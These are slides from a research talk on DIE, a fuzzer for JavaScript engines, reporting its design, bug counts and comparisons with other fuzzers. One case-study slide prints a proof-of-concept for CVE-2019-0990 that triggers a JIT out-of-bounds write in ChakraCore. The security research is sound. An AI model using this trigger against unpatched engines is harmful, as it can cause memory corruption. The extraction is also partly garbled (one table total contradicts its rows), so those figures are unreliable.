
- Selectively mutate nodes to avoid breaking control-flow structure




*Mutation
Engine*

Structure-preserving mutation

- Selectively mutate nodes to avoid breaking control-flow structure



Execution with instrumented JS engine



Implementation

- Core fuzzing engine
 - Type analyzer
 - Dynamic instrumentation tool
 - Generation engine
 - Mutation engine
 - AFL modification
 - Distributed fuzzing harness
 - Coordinator
 - Local agent
 - Crash reporter
 - Total
- 3,677 lines of TypeScript
222 lines of Python
10,545 lines of TypeScript
2,333 lines of TypeScript
453 lines of C
- 205 lines of TypeScript
1,419 lines of Python and Shell Script
492 lines of Python
19,346 lines of code



Evaluation

Fuzzing JS engines with DIE in the wild

... and extra information to understand the techniques applied on DIE



Fuzzing JS engines in the wild



- We ran DIE up to 3 weeks against 3 major JS engines
 - **48** unique bugs in total
 - **39** fixed bug
 - **11** acknowledged CVEs
 - **27K** USD bug bounty reward as of now



Evaluation: effectiveness of leveraging aspect

- DIE found 84 distinct crashes and 28 unique bugs in ChakaCore

Preserved aspect	Bug	Crash
Structure & Type	14/28 (50.00%)	40/84 (47.62%)
Structure-only	12/28 (42.86%)	32/84 (42.86%)
Total	22/28 (92.86%)	72/84 (90.48%)



Case study: CVE-2019-0990

```
1 function opt(arr, start, end) {  
2   for (let i = start; i < end; i++) {  
3     if (i === 10) {  
4       i += 0;  
5     }  
6 +   start++;  
7 +   ++start;  
8 +   --start;  
9     arr[i] = 2.3023e-320;  
10  }  
11 + arr[start] = 2.3023e-320;  
12 }  
13 function main() {  
14   let arr = new Array(100);  
15   arr.fill(1.1);  
16  
17   for (let i = 0; i < 1000; i++) {  
18 -   opt(arr, 0, 3);  
19 +   opt(arr, 0, i);  
20 }  
21   opt(arr, 0, 1000000);  
22 }  
23 main();
```

- corpus: CVE-2018-0777

Generation
w/ type information

Mutation
(structure preserving)


Mutation
(type preserving)



Evaluation: aspect preserving

- Ratio difference of JIT-optimization phase invocation between the generated inputs and seed files
 - vs DIE_t : 1.53x
 - vs CodeAlchemist : 4.29x
 - vs Superior: negligible
 - Mutation-based fuzzer


DIE_t : DIE without structure-preserving (type preserving only)



Evaluation: validity of generated input

- Error rate of generated inputs
 - vs Superion: 2.31x
 - vs CodeAlchemist: 2.31x
 - vs jsfunfuzz: 2.42x
 - DIE_c produces less error rate than vanilla

DIE_c : DIE without coverage feedback



Original corpus



Evaluation: comparison w/ state-of-the-art fuzzers

- Number of unique crashes found by DIE vs state-of-the-art fuzzers for 24 hours

JS engine	DIE	DIE _t	Superion	CodeAlchemist
ChakraCore 1.11.10	17	7	0	3
JavaScriptCore 2.24.2	2	0	0	0
V8 7.7.100	2	1	1	0

DIE_t : DIE without structure-preserving
(type preserving only)



Conclusion

- DIE is a JS engine fuzzer that preserves the aspects from PoC of existing bugs achieved by type and structure preserving
- Discovered 48 unique bugs with 11 CVEs assigned
- Open sourced: <https://github.com/sslabs-gatech/DIE>



Thank you!

Q & A

